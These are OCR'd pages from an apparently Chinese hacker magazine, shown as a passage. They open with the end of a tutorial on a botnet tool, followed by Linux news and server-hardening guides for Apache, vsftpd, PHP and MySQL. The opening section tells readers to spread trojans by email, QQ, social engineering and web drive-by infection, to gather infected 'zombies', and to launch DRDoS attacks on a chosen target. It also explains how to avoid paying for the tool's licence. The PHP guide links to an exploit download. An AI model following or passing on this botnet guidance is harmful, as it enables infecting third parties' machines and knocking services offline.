


图7

种方法把服务端传播出去：利用邮件发送、用QQ传给“好友”、做成网页木马、挂马、社会工程学等等……

发挥你的想象力吧！我认为效果最好的应该是挂马，使用这种方法在短时间就可以拥有大量的僵尸。

第五步：等待上线僵尸，发动DRDoS攻击

当木马在僵尸机器上运行后就会读取网络上的那个写着我们“公网IP和端口”的文件，然后僵尸机就会一蹦一蹦的找到我们的机器，听从我们的摆布！在“攻击目标”框中填写要攻击的“IP地址和端口”就可以选择全部僵尸开始DRDoS攻击了，如图8所示：

由于危害性比较大，这里就不演示攻击效果了。在光盘里收录了一个攻击效果





图8

的演示动画（网上找的，不是我做的哦，它的版本很低）。

后记：

在写好这篇文章的时候发现“网络僵尸”出V2.0新版本，V1.3生成的服务端用不了了。而且V2.0的注册算法也做了修改，试用版限制台数为70台，注册费是300元呢。怎么办？经过测试发现，我们可以使用v1.3的控制端来操控v2.0的服务端。也就是说，我们可以使用v2.0生成木马，用v1.3的控制端进行操控发动攻击，效果和v2.0是一样的。因为控制端只是管理僵尸机器和发布攻击命令，真正实施攻击的是我们生成的服务端，这样就可以节省300块的大洋了。

（本文涉及到的工具网络僵尸 V2.0、网络僵尸Ver1.3和动画在光盘中有提供）



放假了！对付完学校的考试轻松了不少～～，想必各位小黑们也是如此！这个假期让我们突飞猛进吧！有不少黑友和latteye说，想学linux却又不知道从哪里开始～！latteye特地为大家准备了循序渐进的教程放在光盘中，本期就从基础的开始，为大家整理了**Red Hat中文官方文档**。小编也是从这个开始的（偶花了50买的book唉……），对新手效果很好滴～。

本期窗外为大家带来了基于linux的一套基础的服务器安全配置，从web、php到ftp、SQL。基础归基础，简单归简单，但若配置不当你的Server可惨喽！如何攻防？大家见面就知道了！

Linews

播报员：企鹅lala




企鹅lala又和大家见面了！一个月，又有好多话想和大家说。先来唠叨两句～～。一MM对偶说，偶侵犯了她的权利。原因很简单，因为那MM的ID是“笨蛋企鹅”。无奈无奈，开源的企鹅也侵犯人家的人权。不但此MM讨厌企鹅连OpenBSD也开始痛斥这黑白相间的小东西。以往大哥身份的UNIX如今也和linux竞争，搞起了“开源”。

另外一方面，企鹅lala正在筹备linews.cn网站。正式运行后linews将有选择的及时翻译英文新闻、开源文化。欢迎有兴趣帮忙翻译的朋友联系企鹅lala。同时启动的域名有linuxtoday.cn。网站筹备期间得到数位好友支持与帮助，在此一并谢过！感激不尽！ ok 闲话不多说了，让我们看看linews！

1.Linux是垃圾！OpenBSD领袖新观念匪夷所思

此话若出自MS口中，倒也不稀奇了～，惊讶的是这是OpenBSD的领袖Theo de Raadt说的！

Theo de Raadt说道，他对Linux有些恼火，他甚至有点瞧不起Linux，认为他们是废物。因为他认为现在的媒体大众总是把开源和Linux企鹅等同起来，其实他们不知道还有OpenBSD等强大的开源操作系统。他还认为，造成这一现象的主要原因是大厂商比如HP和IBM的宣传导致的，Linux工程师们现在成为了他们大量的不用付费的劳动力。并且他认为，他领导的60人的核心开发团队所生产的代码要远比Linux好，因为现在迅猛发展的Linux除了关注新功能和特性外，代码质量不再是他们考虑的主要问题。



企鹅lala：没有一个事物是完美的，Linux如此，OpenBSD也是如此。在别人指出你的不足时，只要吸收客观的部分就够了。至于到底哪个“好”？市场说了才算！

Sun免费推出Open Solaris 实现Solaris开源

Sun公司推出了OpenSolaris新技术，以此做为Solaris 10的开源版本。SUN公司负责平台软件的副总裁Tom Goguen称，这种技术包括内核和网络软件，根据Sun社区开发和分销授权协议，用户可以免费获得这种技术。

市场研究机构Illuminata的分析师Gordon Haff称，Sun推出开源的Solaris系统，旨在倒戈Linux的用户。“在短期内，大众市场不可能向Linux过渡，但是，我们认为Sun推出的产品真正关注客户和开发者社区的需求。”此举，不会吸引Windows用户，因为与Solaris相比，Windows是一个截然不同的系统。




企鹅lala：开源社区中多了新鲜血液固然是好的。但开源的基本精神之一就是“合作”。无数的程序员联合起来才有今天的linux，黑客也一样需要“合作”！希望“开源”不要只变成一面旗帜，只在空中飘飘而已！

PS3预装Linux索尼硬把游戏机当超级计算机

6月11日消息，索尼计算机娱乐部门总裁久多良木（Ken Kutaragi）日前表示，即将上市的新款游戏机PS3可能将配置硬盘，并预装Linux操作系统。

久多良木表示，任天堂称他们的游戏机为“玩具”，微软称之为“游戏机”，而我们则倾向于“超级计算机”。他说：“只有等到我们自己这样称呼时，用户才能意识到这是台计算机。因此，我们决定为PS3装上操作系统。”

久多良木称，PS3使用的Cell处理器支持多种操作系统，但为了运行操作系统，我们必须准备一块硬盘。这样，PS3就成为了名副其实的计算机。公司当前的计划是将Linux操作系统预装在硬盘中。



企鹅lala：HOHO！linux和游戏机在一起也不是第一天了，早就有黑客们把linux安装到PS2中，没想到Sony官方竟然会有这个计划。到底linux有什么过人之处呢？期待linux版的PS早日面世！

“Linux高校推进联盟”成立

中国首个“Linux高校推进联盟”——浙江省Linux高校推进联盟在下沙大学城的杭州电子科技大学成立。中国工程院院士倪光南、省信息产业厅厅长陈大信为推进联盟揭牌。倪光南院士还作了《推进Linux，建设软件强国》的主题报告，有“中国Linux之父”之称的北京大学袁萌教授也作了主题发言。RedHat、IBM、Intel、Novell、SYBASE等国际Linux领军企业的代表，中国Linux产业战略联盟、中国开放源代码推进联盟、省教育厅、省软件协会、省学生联合会及国际和国内的知名软件企业的代表出席了成立大会。



企鹅lala：操作系统对于一个国家的重要性非同小可！在高校中的推广也意义重大！lala希望这种活动能够推广到全国～！可怜的lala，自己的学校都没有*nix课程……

轻松学习个人安全Server系列

JF latteye

轻松学习个人安全Server——WEB篇

说起LINUX中的WEB Server，几乎没人不知道Apache，它功能强大，操作简单，安全系数高，99%的LINUX发行版选择Apache为预装的Web Server。

好多朋友已经抛弃了微软的IIS，开始使用Windows下的Apache。虽然那个漏洞百出的IIS经过精心设置之后也比较安全，但是谁知道哪天又会出个什么溢出漏洞，还是让人不放心。

相比之下Apache的默认设置比IIS不知要好了多少，即使不修改就用也是比较安全的。

现在你对Apache应该有个基本了解了吧，前面已经说过99%的Linux发行版选择Apache为预装WEB Server，所以这里不再讨论安装问题。如果你没有安装Apache，则可以到**http://www.apache.org**下载源码包进行安装。

还是用老办法，我将举例讲解配置Apache。如果你采用默认配置启动Apache，那么WEB主目录为/var/www/html。

打开**http://120.0.0.1**后会出现以下画面，说明运行正常，根据LINUX版本的不同有不同的欢迎信息。（图1）

现在停掉Apache，开始配置我们想要的WEB Server：

配置

1.端口：8000。

2.正常显示中文。

3.WEB主目录在/var/wwwroot/。

4.默认首页为index.htm或者index.html。

打开/etc/httpd/conf/httpd.conf，Apache的CONF内容特别多，但我们只要改动其中一小部分，所以使用查找功能比较好。

找到“**Listen 80**”把80替换为8000。

找到“**AddDefaultCharset UTF-8**”把UTF-8替换为GB2312。

找到“**DocumentRoot "/var/www/html"**”把“/var/www/html”替换为“/var/wwwroot”。

在终端下运行：mkdir/var/wwwroot#建立WEB主目录/var/wwwroot以后就是我们存放网页的地方。

找到“**DirectoryIndex**”把后面的内容改为“index.htm index.html”。

保存后来测试一下，先运行WEB服务：**service httpd start**。

我已经把测试网页（index.htm）传到了/var/wwwroot，呵呵，浏览看看：（图2）




图2

Apache默认只支持HTML，如果你想让它支持ASP和PHP，可以去**http://www.Apache.org**下载对应的模块进行安装。

Apache的安装配置还是比较简单的，大多数朋友最头疼的可能就是不能显示中文了，希望看了此文您能够有所收获。

以上讲的是如何建立一个WEB服务器，如果你希望你的WEB开的长久，还需要进行一些必要的安全措施。好多朋友都很关心自己的Linux是否有漏洞，对Apache却不闻不问，孰不知Apache的漏洞也会让服务器当机，真是非常可怕的事。例如：CAN-2004-0942，它能影响到Apache 2.0.52以及以前的版本，让我们看看它的




图1

小知识

linux中文本的编码是UTF-8，而WIN中是GB2312。在WIN下制作的网页如果含有中文，上传至LINUX后自然显示乱码。那么我们只要改变Apache的默认解析编码就可以正常显示中文了。

Description: Apache webServer 2.0.52 and earlier allows remote attackers to cause a denial of service (CPU consumption) via an HTTP GET request with a MIME header containing multiple lines with a large number of space characters. 这个漏洞的利用程序也已经出来了，如图：(图3)




图3

如果你的Apache还是2.0.52或以前的版本，请尽快升级！

下面有几个安全方案供大家参考：

安全方案

1.要 用Apache专用的用户和组。

这样不但安全，而且有利于管理。只要保证Apache用户对WEB内容有读权限即可，如果生成了一个含有能写数据的CGI程序的目录，只需为Apache用户设置写权限。

2.保护ServerRoot和日志目录。

确保除ROOT用户外任何人对ServerRoot目录均无写权限，不要给Apache用户或组对日志目录的读写权限，否则将带来重大的安全问题。

3.禁止用户越限。

用户可以利用目录中的针对目录的配置文件.htaccess来越过服务器配置。使用下列方法可以使该功能无效：

```
<Directory/>
AllowOverride None
Options None
allow from all
</Directory>
```

这样就不允许用户越过服务器配置，并且服务器无需再对每个请求查找针对目录的访问控制文件，间接提高了运行速度。

4.慎重选择CGI程序

WEB最大的安全风险来自CGI应用程序。CGI本身是安全的，但是一些程序员没有充分意识到网络的不安全方面，编写程序时无形中给系统留下了隐藏的安全漏洞。所以选择CGI程序时一定要慎重，并且要随时注意升级。

小结： 我们这里只是介绍了一些Apache基础知识。仅适合搭建个人Server，如果你想做一个专业人士，那么阅读Apache系统的书籍是必不可少。网络资源虽然丰富，但不如学习书本来的更系统化。

轻松学习个人安全Server——FTP篇

Linux越来越普及，好多朋友都想小试身手，搭建服务器当然必不可少。你是否也想拥有自己的FTP Server呢？来吧，Let's go。

这里笔者将以VSFTP为例讲解如何建立一个简单安全可靠的FTP Server。

首先下载VSFTP安装包，推荐新手使用RPM（执行rpm ivh ***.rpm 便可顺利安装），It's very easy。

可以到**http://rpmfind.net**搜索，你会找到最新版本的VSFTP（一定要对应硬件版本哦^_^）。注意：安装时要有ROOT权限，否则会出错。

假设我们想建立这样一个FTP SERVER：

1.不允许匿名登陆。

2.本地帐户能够登陆，但只能进自己的主目录，并限制某些用户不可以使用FTP。

3.有一定的安全措施，例如限制IP，空闲时间和连接速率等等

好了，目标已明确，开始干活！安装过后主要就是配置工作了。打开/etc/**vsftpd/vsftpd.conf**，仔细瞧瞧。

看起来内容很多，其实大多都是注释，我们只留下需要的即可。以下是一个完整的vsftpd.conf，在Linux下编辑后可以直接使用：

```
##################
# Example vsftpd.conf , Made By JF
# 不允许匿名登陆，YES则表示允许
anonymous_enable=NO

# 允许本地登陆
local_enable=YES

# 允许写入文件
write_enable=YES

# 本地用户上传文件的umask，设置为022比较安全
local_umask=022

#Chroot_list_enable=yes
# 需要自己建立哦，路径可更改，记录在vsftpd.chroot_list中的用户不会被限制活动目录
#Chroot_list_file=/etc/vsftpd/vsftpd.chroot_list

# 本地所有帐户都只能在自己的主目录活动
Chroot_local_user=yes

# 切换目录时，显示目录下.message的内容
dirmessage_enable=YES

# 启用日志功能，默认文件为 /var/log/vsftpd.log
xferlog_enable=YES

# 登陆时的欢迎信息
ftpd_banner=Welcome to JF's FTP.

# 如果FTP服务器以standalong模式运行，可以进行下面的控制
listen=YES
tcp_wrappers=YES
pam_service_name=vsftpd

# 数据连接空闲2分钟后断来
Data_connection_timeout=120
# 客户端空闲1分钟后断开
Accept_timeout=60
# 本地用户传输率限制为50K/秒
Local_max_rate=50000
# 客户端的数据连接端口限制在50000-60000
Pasv_min_port=50000
Pasv_max_port=60000
# FTP最大连接数 200
Max_clients=200
# 每个IP的最大连接数 4
Max_per_ip=4

# 另外：记录在/etc/ftpusers中的用户无法登陆FTP，
#     一般root都不允许登陆，以防被爆破密码
##################
```

配置结束后保存文件。

下面启动服务，运行：**service vsftpd start**。OK，一切搞定！很轻松滴哦~~，不是吗？

这里举例介绍了VSFTP的一些基本功能，还有很多高级技巧下次再为大家讲解，例如磁盘配额，建立虚拟FTP主机等等。

如果你有不清楚的，欢迎来我们的论坛（**www.nohack.cn/bbs**）讨论，你一定会得到满意的答案^_^。

轻松学习个人安全Server——PHP篇

PHP 虽然只是 web 服务器的一个模块，但若是配置不当，也会影响到整个服务器的安全。PHP 可以和多种 web 服务器配合使用，本文中我们只讨论与 Apache 配合的配置方法。大家可以到 http://www.php.net/ 上下载到最新版本的 php 软件。

一、PHP 本身的漏洞

虽然这不是本文的重点，但还是提及其历史上重要的漏洞，方便大家做好防范工作。

1.远程溢出

PHP-4.1.2 以下的所有版本都存在文件上传远程缓冲区溢出漏洞。大家可以在以下地址找到程序：

http://packetstormsecurity.org/0204-exploits/7350fun

2.远程拒绝服务攻击

PHP-4.2.0 和 PHP-4.2.1 存在 PHP multipart/form-data POST请求处理远程漏洞，可以进行拒绝服务攻击。

3.safe_mode 绕过漏洞

PHP-4.2.2 以下到 PHP-4.0.5 都有这个漏洞！不知道什么是safe_mode，不知道有多严重？ok！马上我们讲解 safe_mode。

二、安全配置

PHP 的配置可以通过 php.ini，httpd.conf，.htaccess 灵活修改。其中 php.ini 设置的选项是对 Web 服务器所有脚本生效，httpd.conf 里设置的选项是对该定义的目录下所有脚本生效。大家可以根据自己的需要修改。

1.safe_mode

safe_mode 必须通过 php.ini 或 httpd.conf 来设置。要启用 safe_mode，只需修改 php.ini，修改如下：

```
safe_mode = On
或者修改httpd.conf，定义目录：
<Directory /var/www>
    Options FollowSymLinks
    php_admin_value safe_mode 1
</Directory>
```

safe_mode 需要重启 apache 生效。启动 safe_mode，会对许多 PHP 函数进行限制，特别是和系统相关的文件打开、命令执行等函数。

所有命令执行的函数将被限制只能执行 php.ini 里 safe_mode_exec_dir 指定目录里的程序，而且 shell_exec、'ls -l' 这种执行命令的方式会被禁止。

如果确实需要调用其它程序，可以在 php.ini 做如下设置：

```
safe_mode_exec_dir = /usr/local/php/exec
```

然后把要使用的程序复制到这个目录就可以了

另外还有更多的选项式 PHP 配置更加安全，比如 safe_mode_include_dir string、safe_mode_allowed_env_vars string 等，大家可以参看 php 的说明或者到黑客手册论坛上与我交流。

通过 safe_mode 可以加强 php 的安全，不过他可不是万能的哦。但还是要建议大家开启 safe_mode 模式，他在一定程度上有效的避免了一些未知攻击。由于 safe_mode 的限制，在某些功能的使用上也有可能会出问题哦！

2.变量滥用

早期 PHP 默认 register_globals =On，对于 GET，POST，Cookie，Environment，Session 的变量可以直接注册成全局变量。

PHP-4.2.0 发布的时候，php.ini 默认配置已经是 register_globals =Off。并且我们也建议将他关闭。

3.SQL 注入

PHP 有一个默认的选项 magic_quotes_gpc=On。一定要将其打开！

4.警告及错误信息

PHP 默认显示所有的警告及错误信息：

```
error_reporting = E_ALL & ~E_NOTICE
display_errors = On
```

在程序员开发的时候，这固然有好处。但是在使用中却也给攻击者泄漏了很多消息，比如物理路径，所以我们将其关闭。

5.disable_functions

在 php.ini 中关闭掉某些你认为有危险的函数，比如 phpinfo，虽然他不能攻击，但会泄漏你的信息。

6.disable_classes

看了名字就知道了禁用类～！只能在 php.ini 里面修改哦。

7.apahce 日志

最后要提及的就是日志了，在权限配置方面一定要做好，不然可以通过 php 读取日志，很危险滴！

关闭讨厌的发送错误报告

在使用 IE 浏览网页的过程中，经常出现 “Microsoft Internet Explorer 遇到问题需要关闭……” 的信息提示。此时，如果单击 “发送错误报告” 按钮，则会创建错误报告，单击 “关闭” 按钮之后会引起当前 IE 窗口关闭；如果单击 “不发送” 按钮，则会关闭所有 IE 窗口。

这是 IE 为了解用户在使用中的错误而设计的一个小程序，不过我可不想当微软的 “免费测试员”，更何况每天它都会面对成千上万的报告，谁知道有没有在意我的报告问题呢？！

针对不同情况，可分别用以下方法关闭 IE 发送错误报告功能：

①对 IE 5.x 用户，执行 “控制面板→添加或删除程序”，在列表中选择 “Internet Explorer Error Reporting” 选项，然后单击 “更改 / 删除” 按钮，将其从系统中删除。

②对 Windows 9x/Me/NT/2000 下的 IE 6.0 用户，则可打开 “注册表编辑器”，找到 [HKEY_LOCAL_MACHINE\Software \Microsoft\Internet Explorer\Main]，在右侧窗格创建名为 IEWatsonEnabled 的 DWORD 双字节值，并将其赋值为 0。

③对 Windows XP 的 IE 6.0 用户，执行 “控制面板→系统”，切换到 “高级” 选项卡，单击 “错误报告” 按钮，选中 “禁用错误报告” 选项，并选中 “但在发生严重错误时通知我”，最后单击 “确定” 按钮。

MySQL篇

轻松学习个人安全Server——

MySQL 是多平台的数据库系统，快速、多线程、多用户。种种优点使他在市场中站有大量的份额。此外，MySQL 本身使用资源很少，对服务器要求也比较低。本文介绍在配置MySQL 是需要注意的安全问题，已经相关资料。你可以在**http://www.mysql.com/**下载到MySQl 的最新版本。

一、目录权限

这关系到数据目录以及数据文件的安全性。

曾经老的版本（如3.21.XX）默认数据目录的属性是775，比较危险哦！任何本地的用户都可以读取目录，所以很不安全。比较理想的权限模式是只有能够启动数据库的用户具有读写数据库目录的权限也就是700。建议大家采用这种模式。

可以通过**chmod 700 文件名**来修改目录权限。

二、用户权限

管理用户权限需要使用**GRANT**命令，当然你也可以直接操纵MySQL 的权限表。有四个表是GRANT 直接控制的（host 不可以)。作用列举如下：

```
user          能连接服务器的用户以及他们拥有的任何全局权限。
db            数据库上的权限。
tables_priv   表上的权限。
columns_priv  列上的权限。
```

所有可以授权给用户的权限如下：

```
符号        意义
ALTER       修改表和索引
CREATE      创建数据库和表
DELETE      删除表中已有的记录
